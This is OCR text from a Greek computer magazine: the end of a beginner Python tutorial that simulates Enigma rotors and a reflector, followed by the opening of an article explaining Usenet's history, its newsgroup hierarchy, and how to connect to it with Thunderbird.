Προφανώς, η μόνη λειτουργία που εκτελεί αυτό το απλό εξάρτημα είναι η reflect. Για παράδειγμα:

```
thereflector=Reflector("B")
output = thereflector(0)
```

Εδώ ζητάμε από τον ανακλαστήρα την ανάκλαση της επαφής 0, που αντιστοιχεί στο «A». Το αποτέλεσμα θα είναι 24, που αντιστοιχεί στο «Y».

Και πάμε στον ρότορα. Οι δυο βασικές του λειτουργίες είναι οι ακόλουθες.

**cipher.** Όταν ο ρότορας δέχεται ηλεκτρικό σήμα σε έναν ακροδέκτη στη δεξιά του βάση, το μεταδίδει σε έναν ακροδέκτη της αριστερής (σύμφωνα πάντα με μια λίστα που δίνει τις αντιστοιχίες ακροδεκτών).

**reflectCipher.** Αντίστροφη κρυπτογράφηση: Όταν ο ρότορας δέχεται ηλεκτρικό σήμα σε ακροδέκτη της αριστερής βάσης το μεταδίδει σε ακροδέκτη της δεξιάς, χρησιμοποιώντας την ίδια λίστα με πριν αλλά ανάστροφα!

Όμως έχει κι άλλες ιδιότητες.

**rotate.** Ο ρότορας περιστρέφεται κατά τη διαδικασία κρυπτογράφησης. Αν πρόκειται για τον δεξιότερο ρότορα, περιστρέφεται σε κάθε πίεση πλήκτρου και πριν γίνουν οι ηλεκτρικές συνδέσεις.

- Ο ρότορας τοποθετείται σε κάποια αρχική θέση με χειροκίνητη περιστροφή, πριν ξεκινήσει η διαδικασία της κρυπτογράφησης.
- Τέλος, καλό είναι να μπορούμε να τον ρωτήσουμε σε ποια θέση βρίσκεται.

```
class Rotor(object):
    def __init__(self, startposition,placement):
       self.letter_ring = [ 'A', 'B', 'C', 'D', 'E',
                            'F', 'G', 'H', 'I', 'J',
                            'K', 'L', 'M', 'N', 'O',
                            'P', 'Q', 'R', 'S', 'T',
                            'U', 'V', 'W', 'X', 'Y', 'Z']
       self.placement = placement
```

Το letter_ring είναι ο δακτύλιος με τα γράμματα που μεταξύ άλλων μας επιτρέπει

να βλέπουμε σε ποια αρχική θέση έχουμε τοποθετήσει τον ρότορά μας. Μια τυπική μηχανή Enigma έχει τρεις ρότορες κι εδώ το placement δείχνει αν ο ρότοράς μας είναι τοποθετημένος αριστερά (left), στη μέση (middle) ή δεξιά (right). Αν είναι δεξιά, περιστρέφεται αυτόματα σε κάθε πίεση πλήκτρου.

```
self.position = ord(startposition) - 65
```

Τη θέση τη δίνουμε σε μορφή γράμματος, «A»-»Z», αλλά τη μετατρέπουμε σε αριθμό από 0–25

```
for i in range(0, self.position):
    self.rotate()
```

Περιστρέφουμε τον ρότορα μία-μία θέση, μέχρι να φτάσει στην αρχική θέση που δώσαμε. Δεν είναι αποδοτικό, αλλά μοιάζει πολύ στην original μηχανή!

Κι εδώ βλέπουμε τη συνάρτηση που κάνει την περιστροφή, τόσο για να πάμε χειροκίνητα στην αρχική θέση όσο και κατά τη διάρκεια της κρυπτογράφησης. Λογικό είναι, όταν ο ρότορας περιστραφεί μέχρι το «Z» (25), να επιστρέφει στο «A» (0):

```
def rotate(self):
    self.position +=1
    if self.position == 26:
        self.position = 0
  self.connections = self.connections[1:]+self.connections[0:1]
    self.letter_ring = self.letter_ring[1:] + self.letter_ring[0:1]
```

Το self.connections δεν το έχουμε δει ακόμα, αλλά είναι η λίστα που περιέχει τις αντιστοιχίες των ακροδεκτών. Προσέξτε τι γίνεται στην περιστροφή. Ένας ρότορας στη θέση «A», έχει τις αντιστοιχίες που είδαμε παραπάνω:

| | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z |
| B | D | F | H | J | L | C | P | R | T | X | V | Z | N | Y | E | I | W | G | A | K | M | U | S | Q | O |

Ο ακροδέκτης μηδέν, είναι ο «A». Όταν ο ρότορας περιστραφεί μια θέση, έχουμε:

| | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z | A |
| D | F | H | J | L | C | P | R | T | X | V | Z | N | Y | E | I | W | G | A | K | M | U | S | Q | O | B |

Ο ακροδέκτης μηδέν, είναι ο «B». Πρέπει να περιστρέψουμε ταυτόχρονα τη λίστα με τα γράμματα (letter_ring) και τις αντιστοιχίες (connection), εργασία που χάρη στην Python γίνεται εξαιρετικά εύκολα:

```
self.letter_ring = self.letter_ring[1:] + self.letter_ring[0:1]
```

Το self.letter_ring[1:] μάς δίνει τη λίστα ξεκινώντας από το δεύτερο στοιχείο της και στην άκρη προσθέτουμε ξανά το πρώτο γράμμα (self.letter_ring[0:1]).

Και πάμε στην κρυπτογράφηση από δεξιά προς αριστερά, που είναι εύκολη:

```
def cipher(self, letter):
    if self.placement == 'Right':
        self.rotate()
```

Αν ο ρότορας είναι ο δεξιός, τον περιστρέφουμε πριν κάνουμε οτιδήποτε.

```
        inputletter = self.letter_ring[letter]
        outputletter = self.connections[letter]
```

Το letter, στην πραγματικότητα είναι ο αριθμός του ακροδέκτη που ενεργοποιείται. Έχει μια τιμή από 0 έως 25. Στα inputletter και outputletter, έχουμε τα αντίστοιχα γράμματα σύμφωνα με τις λίστες αντιστοιχιών. Όμως αυτό που πραγματικά μας ενδιαφέρει είναι σε ποιον ακροδέκτη της δεξιάς βάσης καταλήγει το σήμα εξόδου, γιατί και στον επόμενο ρότορα θα δώσουμε είσοδο με βάση τον αριθμό αυτό:

```
        outputindex = self.letter_ring.index(outputletter)
```

Τέλος, επιστρέφουμε ό,τι υπολογίσαμε:

```
        return (inputletter, outputletter, outputindex)
```

Εντελώς αντίστοιχα έχουμε την αντίστροφη κρυπτογράφηση (από δεξιά προς αριστερά):

```
    def reflectCipher(self, letter):
        inputletter = self.letter_ring[letter]
        outputindex = self.connections.index(inputletter)
        outputletter = self.letter_ring[outputindex]
        return (inputletter, outputletter, outputindex)
```

Όλο το παραπάνω ήταν φυσικά ένα superclass, που καλύπτει κάθε πιθανό τύπο ρότορα. Αλλά για να φτιάξουμε ένα type III Rotor, δεν χρειαζόμαστε τίποτα άλλο από τη λίστα αντιστοιχιών:

```
class RotorIII(Rotor):
    def __init__(self, startposition,placement='Right'):
        self.connections  = ['B','D','F','H','J','L','C',
                             'P','R','T','X','V','Z','N',
                             'Y','E','I','W','G','A','K',
                             'M','U','S','Q','O']
        super(RotorIII,self).__init__(startposition,placement)
```

Κατεβάστε το πρόγραμμα από το http://bit.ly/dh021enigma και δείτε το αποτέλεσμα που έχει για τη λέξη HELLO. Δοκιμάστε να δώσετε το αποτέλεσμα ως είσοδο, για να βεβαιωθείτε ότι κάνει αποκρυπτογράφηση. Δοκιμάστε να δώσετε πολλές φορές το ίδιο γράμμα. Τι θα γίνει αν προσπαθήσετε να κρυπτογραφήσετε ένα string από 26 στο πλήθος «A»; Προκύπτει ποτέ το «A» στην έξοδο; Όχι! Μόλις ανακαλύψατε ένα βασικό πρόβλημα του Enigma: Ένα γράμμα δεν κρυπτογραφείται ποτέ στον εαυτό του. Κι αυτό, φίλοι, μου ήταν αρκετό για να σπάσει η κρυπτογράφηση!

Πιστεύουμε ότι έχετε αρκετή μελέτη μέχρι το επόμενο τεύχος, όπου θα έχουμε μια πιο ολοκληρωμένη έκδοση Enigma. Καλό σπαζοκεφάλιασμα :)

**Skill:** Beginner
**Tags:** usenet, thunderbird, binreader, NBZ, downloading


sci.* comp.* soc.* talk.* news.* misc.* rec.*

usenet

# Usenet: Παλιά υπηρεσία, νέα αποστολή!

**Εσείς γνωρίζετε το Usenet; Πρόκειται για μια παμπάλαια υπηρεσία, της εποχής του ARPANET. Αναπτύχθηκε για την ανταλλαγή μηνυμάτων αλλά, τώρα, ανάμεσα σε ειδήσεις και απόψεις επί παντός επιστητού, φιλοξενεί *και* αρχεία! Αν τα torrents σάς φαίνονται μπανάλ, ήρθε ο καιρός να στραφείτε στο Usenet και να απολαύσετε την απίστευτα υψηλή του ταχύτητα ;)**

by GiannouG



Όλοι οι servers του Usenet είναι συνδεδεμένοι μεταξύ τους και συγχρονίζουν συνέχεια τα μηνύματά τους. Υπάρχουν κάποια όρια που θέτουν οι διαχειριστές κι ο λόγος είναι το μέγεθος αλλά και η *αλόγιστη* χρήση μερικών πινάκων.

Γύρω στα δέκα χρόνια πριν από την εμφάνιση του web, υπήρχε μια υπηρεσία που επέτρεπε στους χρήστες να επικοινωνούν ελεύθερα κι από οποιοδήποτε μέρος του πλανήτη[1]. Η εν λόγω υπηρεσία δεν χρησιμοποιούσε το Internet εκείνης της εποχής, το λεγόμενο ARPANET, αλλά βασιζόταν στη διασύνδεση των ακαδημαϊκών συστημάτων. Αναφερόμαστε στο Usenet, που θα μπορούσαμε να θεωρήσουμε ως τον παππού των σημερινών forum. Η δομή του Usenet μοιάζει με εκείνη των σημερινών discussion boards, αλλά ο τρόπος μεταφοράς των μηνυμάτων θυμίζει το email. Ακόμη και σήμερα, 33 χρόνια μετά, το εν λόγω σύστημα υπάρχει και λειτουργεί άψογα! Σε αυτό το άρθρο θα γυρίσουμε μερικές δεκαετίες πίσω και θα πούμε δυο λόγια για την ιστορία και για τη λειτουργία του Usenet. Επιπρόσθετα, θα αναφέρουμε τις κατηγορίες στις οποίες χωρίζεται το περιεχόμενό του, ενώ θα δούμε πώς μπορούμε να αποκτήσουμε πρόσβαση σε αυτό. Τελικά, θα μάθουμε γιατί μετά από τόσα χρόνια υπάρχει κόσμος, που *πληρώνει* για να έχει πρόσβαση στο Usenet!

## Τι είναι το Usenet;

Ως Usenet μπορούμε να ορίσουμε ένα σύνολο από servers σε ολόκληρο τον πλανήτη, που επικοινωνούν μεταξύ τους μέσω του Network News Transfer Protocol (NNTP). Οι χρήστες που συνδέονται σε κάποιον server στη μακρυνή Ασία[2], βλέπουν τα μηνύματα όλων των χρηστών, από όλες τις χώρες και όλους τους servers. Φανταστείτε το σαν έναν τεράστιο, παγκόσμιο πίνακα ανακοινώσεων. Σε γενικές γραμμές, για να δει κανείς τα μηνύματα αυτού του πίνακα χρειάζεται έναν newsreader. Στα πρώτα χρόνια της υπηρεσίας, κάθε χρήστης ήταν ταυτόχρονα *και* server. Αυτό γινόταν γιατί οι συνδέσεις τότε δεν ήταν καθόλου σταθερές και το bandwidth ήταν εξαιρετικά περιορισμένο. Έτσι, τα διάφορα μηνύματα έπρεπε να διατηρούνται τοπικά, ενώ ο συγχρονισμός τους γινόταν αυτόματα και σταδιακά, όταν και για όσο υπήρχε σύνδεση. Προφανώς, οι χρήστες σήμερα δεν χρειάζονται τον δικό τους server. Σήμερα αρκεί η σύνδεση σε κάποιον πάροχο Usenet, ο οποίος αναλαμβάνει και όλη τη διακίνηση των μηνυμάτων. Αναρωτιέστε πώς είναι δυνατόν να βρούμε τα μηνύματα που μας ενδιαφέρουν μέσα σε αυτόν το χαμό;

## Ιεράρχηση

Τα μηνύματα στο Usenet ταξινομούνται σε κατηγορίες, ανάλογα με το περιεχόμενο τους. Έτσι, για να συζητήσει και να διαβάσει κανείς για το BSD, θα πρέπει να ανατρέξει στα μηνύματα της σχετικής κατηγορίας. Οι κατηγορίες, γνωστές και ως

1. Τι; Δεν είναι ολόκληρος ο πλανήτης οι ΗΠΑ;!
2. Σ.τ.Ε. Οι Ασιάτες άραγε λένε «στη μακρυνή Ευρώπη»;

newsgroups, ενδέχεται να περιέχουν πρόσθετες υποκατηγορίες ή να περιέχονται σε ευρύτερες κατηγορίες. Με λίγα λόγια, οι διάφορες κατηγορίες σχηματίζουν μια ιεραρχημένη δομή που θυμίζει δέντρο. Στην κορυφή αυτού του δέντρου βρίσκονται ορισμένες βασικές κατηγορίες, από τις οποίες ξεχωρίζουν οι ακόλουθες:

- comp.* — Συζήτηση για υπολογιστές (πάσης φύσεως)
- news.* — Νέα και ειδήσεις
- sci.* — Επιστημονικά θέματα (χημεία, αστρονομία, φυσική κ.ά.)
- rec.* — Ψυχαγωγικές δραστηριότητες (χόμπι και παιχνίδια)
- soc.* — Κοινωνικές επιστήμες αλλά και κοινωνικοποίηση γενικότερα
- talk. * — Συζήτηση για αμφιλεγόμενα θέματα (πολιτική, θρησκεία κ.ά.)
- misc.* — Οτιδήποτε δεν ταιριάζει σε άλλη κατηγορία

Αυτές οι οκτώ κατηγορίες αποτελούν το λεγόμενο «Big 8» του Usenet. Όπως καταλαβαίνετε, για να μπορούν να παίξουν το ρόλο τους, οι κατηγορίες πρέπει να έχουν συγκεκριμένα ονόματα, τα οποία θα ισχύουν σε κάθε server ανά τον κόσμο. Όμως τα πρώτα χρόνια λειτουργίας του Usenet ήταν δύσκολο να εξασφαλιστεί η ενιαία ονοματολογία των κατηγοριών και, κατά περιόδους, γίνονταν εκτεταμένες μετονομασίες στους server, ώστε τα ονόματα να συμφωνούν. Η τελευταία φορά που πραγματοποιήθηκε μια τέτοια μετονομασία ήταν το 1987 και έμεινε γνωστή ως «Great Renaming».

Οι βασικές κατηγορίες δεν εξαντλούνται στην οκτάδα που αναφέραμε παραπάνω. Κάθε server μπορεί να έχει τις δικές του βασικές κατηγορίες. Για παράδειγμα, ο server του Εθνικού Μετσόβιου Πολυτεχνείου περιέχει πίνακες με ειδήσεις και θέματα γύρω από το Πολυτεχνείο, την ακαδημαϊκή ζωή αλλά και τους φοιτητές του. Οι πίνακες αυτοί ανήκουν στην κατηγορία ntua.* και τα μηνύματά τους δεν συγχρονίζονται με τους υπόλοιπους server του Usenet! Έτσι, για να διαβάσουμε αυτά τα μηνύματα πρέπει να συνδεθούμε στον server του πολυτεχνείου.




*Στο Usenet υπάρχει τάξη! Η τελευταία μετονομασία και αναδιοργάνωση έγινε το 1987 και ονομάστηκε «The Great Renaming».*

Σε αυτό το σημείο πρέπει να αναφέρουμε ότι οι διάφοροι servers δεν προσφέρουν πρόσβαση σε όλα τα *διάσημα* newsgroups. Χαρακτηριστική περίπτωση αποτελεί η κατηγορία alt.binaries.*, μέσα στην οποία δεν βρίσκονται απλά μηνύματα αλλά ολόκληρα αρχεία! Φανταστείτε τι bandwidth και πόσο αποθηκευτικό χώρο χρειάζεται ένα τέτοιο newsgroup (που μόνο news δεν κουβαλάει), καθώς και την επιβάρυνση που θα επέφερε σε έναν απλό, πανεπιστημιακό server. Οι περισσότεροι servers, λοιπόν, αν όχι όλοι οι δωρεάν, αποφεύγουν τη συγκεκριμένη κατηγορία, αλλά και κάθε άλλη που περιέχει αρχεία αντί απλών μη-





*Ένας δωρεάν κι αρκετά καλός Usenet server φιλοξενείται στο Εθνικό Μετσόβιο Πολυτεχνείο. Ο server περιέχει επιπλέον πίνακες για τους φοιτητές και το προσωπικό του πολυτεχνείου.*

νυμάτων. Για να αποκτήσουμε πρόσβαση σε τέτοιες κατηγορίες πρέπει να καταφύγουμε σε ειδικούς servers, στους οποίους η σύνδεση πραγματοποιείται επί πληρωμή.

## Ψάχνοντας τον καλύτερο

Όπως καταλαβαίνετε το Usenet αποτελεί έναν ενιαίο «χώρο». Έτσι, αν θέλουμε μόνο να διαβάζουμε νέα και να μιλάμε με άλλους χρήστες, αρκεί να συνδεθούμε σε οποιονδήποτε από τους δωρεάν Usenet servers. Οι περισσότεροι ISP έχουν κάποιον ξεχασμένο Usenet server (και πιθανότατα αραχνιασμένο) στον οποίο μπορούμε να συνδεθούμε ελεύθερα. Αυτοί οι servers δέχονται συνδέσεις *μόνον* από τους πελάτες της εκάστοτε εταιρίας, αλλά η λειτουργία τους δεν είναι εγγυημένη. Αξίζει να πούμε ότι στις δοκιμές που κάναμε με το Usenet server της Forthnet, δεν καταφέραμε να συνδεθούμε ούτε μία φορά. Όπως και να 'χει, το Πολυτεχνείο της Αθήνας προσφέρει δωρεάν πρόσβαση στο Usenet για *όλους* τους χρήστες του Internet! Για να συνδεθούμε δεν χρειάζεται λογαριασμός χρήστη και αρκεί να κατευθύνουμε τον newsreader της επιλογής μας στο news.ntua.gr. Προφανώς, ο συγκεκριμένος server δεν προσφέρει πρόσβαση σε πίνακες με αρχεία. Σε αυτόν θα βρούμε μόνο κείμενο, αλλά αποτελεί την ιδανική επιλογή για τα πρώτα μας βήματα. Περισσότερα για τη σύνδεση και το πώς βλέπουμε τα μηνύματα θα πούμε σε λίγο.

Αν πέρα από την ενημέρωση και την επικοινωνία ενδιαφερόμαστε και για την ανταλλαγή αρχείων, θα χρειαστούμε μια συνδρομή σε κάποιον εμπορικό Usenet server. Οι εταιρείες που διατηρούν τέτοιους servers προσφέρουν πακέτα συνδρομών, τα οποία





*Αν αναζητούμε έναν Usenet server για να κατεβάζουμε αρχεία, θα χρειαστεί να πληρώσουμε κάποιο αντίτιμο. Υπάρχουν αρκετά πακέτα, από αρκετές εταιρείες και το καθένα προσφέρει διαφορετικές ευκολίες και bandwidth.*

περιλαμβάνουν πρόσβαση σε ολόκληρο το Usenet και φυσικά σε πίνακες με αρχεία. Τα εν λόγω πακέτα διαφοροποιούνται κυρίως ως προς τον όγκο των δεδομένων που επιτρέπουν στο χρήστη να διακινεί, αλλά πολλές φορές συνοδεύονται κι από διάφορες έξτρα λειτουργίες. Οι λειτουργίες αυτές διαφέρουν από πάροχο σε πάροχο, είναι αρκετά εξειδικευμένες και κατά πάσα πιθανότητα αδιάφορες για έναν νέο χρήστη του Usenet. Πάντως, αν αποφασίσει κανείς να αγοράσει ένα τέτοιο πακέτο σύνδεσης, πρέπει να προσέξει το πόσες μέρες διατηρούνται τα αρχεία στους servers της εταιρίας. Βλέπετε, ο όγκος των δεδομένων είναι τεράστιος κι αυτό σημαίνει ότι τα παλιότερα αρχεία σβήνονται αυτόματα. Το πότε έχει παλιώσει ένα αρχείο και το αν τελικά θα σβηστεί, εξαρτάται από την πολιτική της εκάστοτε εταιρίας. Κατά μέσο όρο, οι πάροχοι διατηρούν αρχεία που έχουν παλιώσει έως και κατά 1700 μέρες (σχεδόν 4.5 χρόνια). Μερικοί διάσημοι servers που αξίζει να τσεκάρουμε είναι οι Giganews (`http://www.giganews.com`), UsenetServer (`http://www.usenetserver.com`) και Astraweb (`http://www.astraweb.com`).

## Συζητήσεις στο Usenet


Η διεξαγωγή συζητήσεων αποτελεί το λόγο για τον οποίο δημιουργήθηκε αρχικά το Usenet. Όπως αναφέραμε, για να παρακολουθήσουμε μια συζήτηση χρειάζεται ένας απλός newsreader. Ωστόσο, για να λάβουμε μέρος σε κάποια συζήτηση χρειάζομα-




*Για να διαβάσουμε τα μηνύματα του Usenet χρησιμοποιήσαμε το διάσημο Thunderbird. Ο συγκεκριμένος mail client, όπως και πολλοί άλλοι, υποστηρίζει το Usenet. Τα μόνα που χρειάζεται να δώσουμε για τη σύνδεση στον server του Πολυτεχνείου είναι το hostname, ένα ψευδώνυμο κι ένα email.*

στε έναν email client που να υποστηρίζει το Usenet. Για τις ανάγκες του άρθρου χρησιμοποιήσαμε το Mozilla Thunderbird, αλλά θα μπορούσαμε να είχαμε στραφεί και στο Microsoft Outlook. Φυσικά, εκτός από το πρόγραμμα θα χρειαστούμε και τουλάχιστον έναν server. Για την δουλειά που μας ενδιαφέρει (τη συμμετοχή σε κάποια συζήτηση) δεν χρειάζεται να αγοράσουμε συνδρομή και μπορούμε κάλλιστα να χρησιμοποιήσουμε τον server του Πολυτεχνείου. Ας δούμε τώρα τη διαδικασία που ακολουθήσαμε εμείς.

Αφού κατεβάσαμε κι εγκαταστήσαμε το Thunderbird, μεταβήκαμε στο μενού Options και συγκεκριμένα στο Account Settings. Από εκεί προσθέσαμε έναν νέο λογαριασμό,





*Γραφτήκαμε στον πίνακα comp.os.linux.misc και διαβάζουμε μηνύματα γύρω από το Linux. Στον συγκεκριμένο πίνακα υπάρχουν και ερωτήσεις. Στην εικόνα βλέπουμε μια ερώτηση περί SSH.*

πατώντας το Add Other Account από το Account Actions. Στο παράθυρο που εμφανίστηκε επιλέξαμε το Newsgroup account και δώσαμε ορισμένα στοιχεία, όπως ένα ψευδώνυμο κι ένα email. Τέλος, δώσαμε το hostname του server του Πολυτεχνείου (`news.ntua.gr`) κι ο λογαριασμός μας για τη σύνδεση στο Usenet είχε ολοκληρωθεί!

